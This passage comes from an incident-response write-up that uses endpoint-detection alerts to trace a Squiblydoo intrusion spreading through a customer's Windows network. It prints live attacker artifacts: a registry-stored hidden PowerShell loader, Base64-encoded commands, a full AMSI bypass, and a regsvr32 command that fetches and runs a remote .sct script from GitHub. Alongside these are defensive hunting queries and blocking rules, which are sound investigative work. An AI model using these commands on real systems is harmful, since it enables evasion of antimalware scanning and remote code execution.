The application C:\Windows\SysWOW64\runonce.exe attempted to invoke the application "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe", by calling the function "CreateProcessW". The operation was successful.

(Standard)

Raw

powershell.exe
(Run as

The application C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe invoked the application C:\Windows\System32\conhost.exe.

(Standard)

Raw


## Exhibit H: Runonce.exe invoking PowerShell encoding

Runonce.exe is used to run a 32-bit binary on a 64-bit machine. In this case, it's a 64-bit server.

In HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run:

- "C:\Windows\System32\WindowsPowerShell\PowerShell.exe" -c "$x=$((gp HKCU:Software\Microsoft\Windows\CurrentVersion Debug).Debug);PowerShell -Win Hidden -enc $x"

In this case, the variable $x (presumably the malicious code) located in that registry is being piped to PowerShell and Base64 encoded.



9:28:15am

powershell.exe
(Run as

The application C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe attempted to list all processes, by calling the function "NtQuerySystemInformation". The operation failed.

(Standard)

Raw

9:28:16am

powershell.exe
(Run as

The application C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe invoked the application C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.

(Standard)

Raw

**Event ID:** 5fb6a7c6a15811e8967d65a0d0a57cc8 **Device location:** Off-Premise **Category:** Threat **Process started:** A few seconds ago **Alert ID:** 9IQ8PIJW **Priority score:** 5 **Device IP address:**
**Device version:** Server 2012 R2 x64 **User Name:** **Sensor installed By:** **Parent name:** runonce.exe **Parent process ID:** 9560 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, cloud):** TRUSTED_WHITE_LIST **Parent SHA:** d4f991adfdd1949ae08a106dad8a7899fef0bf5e691ac74099137fc5ffd9386f
**Parent command line:** C:\Windows\SysWOW64\runonce.exe /Run6432 **Process name:** powershell.exe **Process ID:** 9604 **App reputation:** TRUSTED_WHITE_LIST
**App reputation (applied, cloud):** TRUSTED_WHITE_LIST **App MD5:** ef8fa4f195c6239273c100ab370fcfdc **App SHA:** 0bbf1952ee724d29f04d9ea52cae9c8c781791d57ed127ae7b618704c3395a79
**Command line:** "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$x=$((gp HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion Debug).Debug);powershell -Win Hidden -enc $x"
**Target Name:** powershell.exe **Target Process ID:** 9788 **Target Reputation:** TRUSTED_WHITE_LIST **Target Reputation (applied, cloud):** TRUSTED_WHITE_LIST
**Target SHA:** 0bbf1952ee724d29f04d9ea52cae9c8c781791d57ed127ae7b618704c3395a79
**Target command line:**
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Win Hidden -enc WwBSAEUARgBdAC4AQQBzAHMAZQBtAEIATABZAC4ARwBIAHQAVAB5AHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAdABGAEkARQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBs

## Exhibit I: PowerShell Base64 encoded command


The encoded command line:

```
WwBSAEUARgBdAC4AQQBzAHMAZQBtAEIATABZAC4ARwBlAHQAVAB5AHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAdABGAEkARQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBs [truncated]
```

Decoded, the PowerShell instructions state the following:

```
[REF].AssemBLY.GetType('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetFIELd('amsiInitFailed','NonPubl [truncated]
```

We see a very similarly encoded command line from wmiprvse.exe, run as SYSTEM, also invoking PowerShell:



**Event ID:** 517f325dbafe11e88e75f71a7bf06cf7 **Device location:** Off-Premise **Category:** Threat **Process started:** 4 minutes ago **Alert ID:** [redacted]
**Attack Stage:** INSTALL_RUN **Priority score:** 3 **Device IP address:** [redacted] **Device version:** Windows 10 x64 **User Name:** SYSTEM
**Sensor installed By:** [redacted] **Parent name:** svchost.exe **Parent process ID:** 72 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, cloud):** TRUSTED_WHITE_LIST **Parent SHA:** c9a28dc8004c3e043cbf8e3a194fda2b756ce90740df2175488337281b485f69
**Parent command line:** C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p **Process name:** WmiPrvSE.exe **Process ID:** 2796
**App reputation:** TRUSTED_WHITE_LIST **App reputation (applied, cloud):** TRUSTED_WHITE_LIST **App MD5:** a782a4ed336750d10b3caf776afe8e70
**App SHA:** c8533bb3b6088efb1d641b76fc7583c6bb7aa60b2ccc18f01ffe55a08d1664b7 **Command line:** C:\WINDOWS\system32\wbem\wmiprvse.exe -Embedding
**Target Name:** powershell.exe **Target Process ID:** 5712 **Target Reputation:** TRUSTED_WHITE_LIST **Target Reputation (applied, cloud):** TRUSTED_WHITE_LIST
**Target SHA:** d3f8fade829d2b7bd596c4504a6dae5c034e789b6a3defbe013bda7d14466677
**Target command line:**
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc WwBSAEUAZgBdAC4AQQBTAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQA
oACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8Af
QB8ACUAewAkAF8ALgBHAEUAVABGAEkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwA
**TTPs:** POLICY_DENY

## Exhibit J: Wmiprvse.exe invokes PowerShell with Base64 encoded commands

Base64 encoded command line transcribed below:

```
WwBSAEUAZgBdAC4AQQBTAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAVABGAEkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwA [truncated]
```

This translates to:

```
[REf].ASSEMblY.GETTYpe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFIElD('amsiInitFailed','NonPublic
[truncated]
```

Though both command lines are truncated, they're virtually identical, and there is enough context to identify these commands to be the AMSI bypass by security researcher Matt Graeber. We extrapolate these instructions based off of Graeber's Reflection Method:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').
SetValue($null,$true)
```

AMSI is the Antimalware Scripting Interface created by Microsoft. Before loading a script, to evade detection, attackers can run this AMSI bypass to unhook AMSI from PowerShell. The bypass sets the "amsiInitFailed" variable to "false," thereby signaling to not scan any future code being passed. The variation in the command lines no doubt is to evade any Windows Defender signatures.

With the newly discovered Base64 encoded command line, we queried across the environment for any similar activity:

- applicationName:PowerShell.exe AND Operation:Executes a fileless script AND commandLine:enc*

This activity was present on a dozen endpoints that also demonstrated Squiblydoo behaviors. This appeared to be a targeted attack. Confirming with the customer, the scope now included the domain controllers we had previously investigated, terminal server, and high target endpoints containing intellectual property and financial data. The attacks on the domain controllers launched within days of deploying Carbon Black across the environment, indicating the attack was preexisting. Given the initial delivery of the payload predates the deployment of Carbon Black, we were unable to identify the root cause.

Encoded commands are not necessarily nefarious, but given the lack of PowerShell scripting by the customer, the corresponding rule would be beneficial to mitigate this unwanted behavior:

- **\PowerShell.exe --> Executes a fileless script → Terminate.

On the network side, simple firewall rules can be created to address this issue; on the endpoint side, a corresponding rule in CB Defense to prevent PowerShell from communicating over the network would suffice.

- **\PowerShell.exe → Communicates over the network → Terminate

**Note:** These rules may lead to false positives, depending on IT practices with regards to PowerShell scripting.


With the rate in which the attack spread in the environment, we investigated into methods of lateral movement. Given the lack of stringent ACL's, we decided to narrow our hunt for anomalous network activity with a focus on PowerShell. In auditing PowerShell activity in the environment, one endpoint in particular demonstrated ten times the amount of PowerShell network activity as the other devices. We proceeded to analyze our noisy endpoint that we will denote as "Typhoid Mary."

# “Typhoid Mary”

There were thousands of events for PowerShell communicating over the network over a one-week period, 99.9% of which were malicious. In the span of two weeks there were more than 30,000 network connections attempted.

## Outbound Network Connections to Tor Exit Nodes

Parsing through the noisy network traffic from this rogue endpoint, Typhoid Mary, we noticed there were a handful of outbound TCP/3389 sessions connecting to a Tor relay node. As noted earlier, we did notice the terminal server was infected, and this customer did leverage RDP in this environment, so it is likely that outbound TCP/3389 was not restricted. Therefore, we surmise the attacker leveraged this outbound connection to disguise his traffic.




```
1:22:44am    powershell.exe              The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe established a TCP/3389
             (Run as NT                  connection to 173.249.21.80:3389 (tor-relay-005.parckwart.de, located in Germany) from [redacted]
             AUTHORITY\SYSTEM)           The device was off the corporate network using the public address [redacted]
                                         [redacted] The operation was successful.

Event ID: c146108593b811e88cd879406da3fc2a   Device location: Off-Premise   Category: Monitored   Process started: 50 minutes ago   Alert ID: [redacted]   Priority score: 4
Device IP address: [redacted]   Device version: Windows 7 x64   User Name: SYSTEM   Sensor installed By: [redacted]   Parent name: taskeng.exe   Parent process ID: 1964
Parent reputation: TRUSTED_WHITE_LIST   Parent reputation (applied, cloud): TRUSTED_WHITE_LIST   Parent SHA: 230884fd137ecf361478d37a11233d993f89d25514a86fa7a8732f3a1d02256e
Parent command line: taskeng.exe {1705990B-28F7-4EE6-8794-741AE66491FC} S-1-5-18:NT AUTHORITY\System:Service:   Process name: powershell.exe   Process ID: 2000   App reputation: TRUSTED_WHITE_LIST
App reputation (applied, white database): TRUSTED_WHITE_LIST   App MD5: 852d67a27e454bd389fa7f02a8cbe23f   App SHA: a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
Command line:
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGk
AYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGADIARgA5ADg
AQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE
TTPs: HAS_PACKED_CODE, INTERNATIONAL_SITE, NETWORK_ACCESS, FILELESS, NON_STANDARD_PORT, ACTIVE_CLIENT
```

## Exhibit K: PowerShell connecting to a Tor exit node via Outbound RDP port

### Outgoing Network Connections to International IP’s

Typhoid Mary initiated tens of thousands of network connections to hundreds of Tor nodes and international IP’s in conjunction with the same PowerShell encoded commands. This endpoint attempted outbound network connections via TCP/443 and high ports including 9001, 9002, 9010, 9030, 9060.



5:13:24am

**powershell.exe**
(Run as NT AUTHORITY\SYSTEM)

The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe attempted to establish a TCP/9030 connection to 185.129.62.62:9030 (located in **Anonymous Proxy**) from [redacted] The device was off the corporate network using the public address [redacted]). The operation was blocked by Cb Defense.


[redacted]
(Standard)

**Event ID:** ca3d5600a84f11e88dd95fd542d9207b **Device location:** Off-Premise **Category:** Monitored **Process started:** 8 minutes ago **Alert ID:** [redacted] **Priority score:** 4 **Device IP address:** [redacted]
**Device version:** Windows 7 x64 SP: 1 **User Name:** SYSTEM **Sensor installed By:** [redacted] **Parent name:** taskeng.exe **Parent process ID:** 1412 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, white database):** TRUSTED_WHITE_LIST **Parent SHA:** 5fdcf73191bff9dbb03886755ffcf0bc15849f0e216884a5a8b9bb375fa7c1a5
**Parent command line:** taskeng.exe {1EFDB537-59BF-4B9F-94E6-555E09084509} S-1-5-18:NT AUTHORITY\System:Service: **Process name:** powershell.exe **Process ID:** 1812 **App reputation:** TRUSTED_WHITE_LIST
**App reputation (applied, white database):** TRUSTED_WHITE_LIST **App MD5:** 852d67a27e454bd389fa7f02a8cbe23f **App SHA:** a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
**Command line:**

```
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGk
AYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7AEYAOQBGAEMAOQAxADE
AOAAtAEYAMQAwADMALQA1ADUANgBGAC0AMgBF
```

**TTPs:** ATTEMPTED_CLIENT, INTERNATIONAL_SITE, HAS_PACKED_CODE, FILELESS, POLICY_DENY, NON_STANDARD_PORT

## Exhibit L: PowerShell traffic routed to an anonymous proxy via high port 9030



12:36:39am

**powershell.exe**
(Run as NT AUTHORITY\SYSTEM)

The application C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe established a TCP/443 connection to 192.42.116.13:443 (this-is-a-tor-exit-node-hviv113.hviv.nl, located in **Anonymous Proxy**) from [redacted] The device was off the corporate network using the public address [redacted] The operation was successful.

[redacted]
(Standard)

**Event ID:** ccaa6c5e93b311e889afa3e6326796d0 **Device location:** Off-Premise **Category:** Monitored **Process started:** 4 minutes ago **Alert ID:** [redacted] **Priority score:** 4 **Device IP address:** [redacted]
**Device version:** Windows 7 x64 **User Name:** SYSTEM **Sensor installed By:** [redacted] **Parent name:** taskeng.exe **Parent process ID:** 1964 **Parent reputation:** TRUSTED_WHITE_LIST
**Parent reputation (applied, cloud):** TRUSTED_WHITE_LIST **Parent SHA:** 230884fd137ecf361478d37a11233d993f89d25514a86fa7a8732f3a1d02256e
**Parent command line:** taskeng.exe {1705990B-28F7-4EE6-8794-741AE66491FC} S-1-5-18:NT AUTHORITY\System:Service: **Process name:** powershell.exe **Process ID:** 2000 **App reputation:** TRUSTED_WHITE_LIST
**App reputation (applied, white database):** TRUSTED_WHITE_LIST **App MD5:** 852d67a27e454bd389fa7f02a8cbe23f **App SHA:** a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867dab8
**Command line:**


```
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hidden -EncodedCommand JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGk
AYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGADIARgA5ADg
AQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE
```

**TTPs:** INTERNATIONAL_SITE, HAS_PACKED_CODE, NETWORK_ACCESS, FILELESS, ACTIVE_CLIENT

## Exhibit M: PowerShell traffic to an overt Tor exit node via TCP/443.

### Outgoing Network Connections to Internal IPs

We pulled a capture of the outbound network traffic from this endpoint to internal IP addresses, and uncovered that in systematic, almost numerical order, Typhoid Mary connected to all 10.10.17.X IP addresses via TCP/445. Parsing through the thousands of repeated internal network connections, all of the infected devices had in fact communicated with Typhoid Mary. That is consistent with the fact the customer wiped a few of their "problem children" (but not Typhoid Mary) during the engagement, but upon spinning up new machines, machines were instantaneously reinfected. Seeing how Squiblydoo spread via an SCT file, though we were unable to confirm the original drop of the sct file onto these machines, but it can be presumed with the use of SMB port, that file transfers and lateral movement occurred via this mechanism.



| › | TIME | SERVICE | SOURCE | DESTINATION | LOCATION | APPLICATION NAME |
|---|---|---|---|---|---|---|
| › |  | TCP/445 | 10.10.17.95 | 10.10.16.211:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.154:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.17.254:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.238:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.235:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.228:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.232:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.16.174:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.223:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.94 | 10.10.17.62:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.48:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.17.89:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.237:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.16.221:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.16.175:445 | Off-premises | powershell.exe |
| › |  | TCP/445 | 10.10.17.95 | 10.10.18.81:445 | Off-premises | powershell.exe |

## Exhibit N: PowerShell systematically connecting to internal IP addresses

Therefore it appears Typhoid Mary spread the Squiblydoo attack laterally across their environment, all the while communicating to Tor exit nodes.

### Recommended Query

Lateral movement of Squiblydoo in the network:

- deviceName:REDACTED AND (applicationName:regsvr32.exe OR applicationName:scrobj.dll or applicationName:PowerShell.exe) AND Operation:Communicates over the network AND (destAddress:10.10.*.* OR destAddress:172.*.*.* OR destAddress:192.168.*.*)

Auditing Eternal Blue/SMB Port:

- service:“TCP/445”

All anomalous network connections were made exclusively via PowerShell. With the internal network connections, we observed the same exact series of events via taskeng.exe that we detected on the domain controllers:

**Persistence via task scheduler:**

*taskeng.exe {1705990B-28F7-4EE6-8794-741AE66491FC} S-1-5-18:NT AUTHORITY\System:Service:*

**Svchost.exe invokes cmd.exe, which invokes regsvr32.exe**

*c:\windows\system32\cmd.EXE /c “regsvr32.exe /s /n /u /i:https://raw[.]githubusercontent[.]com/smarshallhb/Lumpy/master/http[.]sct scrobj.dll”*

The customer enabled some basic firewall rules during a professional services consulting session, but did not initially limit Typhoid Mary from communicating with other endpoints on their network. To prevent both internal and external network communication, the customer eventually enabled a rule to mitigate PowerShell making network connections within CB Defense to stop the bleeding. However, properly configured network segmentation should have been instituted.

- **\PowerShell.exe → communicates over the network → terminate

**Disclaimer:** The respective CB Defense rule may not work for all customers or all policies. In this customer's environment, however, given the infrequent use of PowerShell, this rule was successfully implemented without impacting operations.

While digging into the PowerShell command line associated with the PowerShell internal and external network activity, we Base64 decoded these commands. We found that there were major variants in the command. In this instance the decoded command did not include the AMSI bypass. The fact that the same command is associated with different events indicated something larger scale was at play.

PowerShell Base64 encoded commands excerpt below:

```
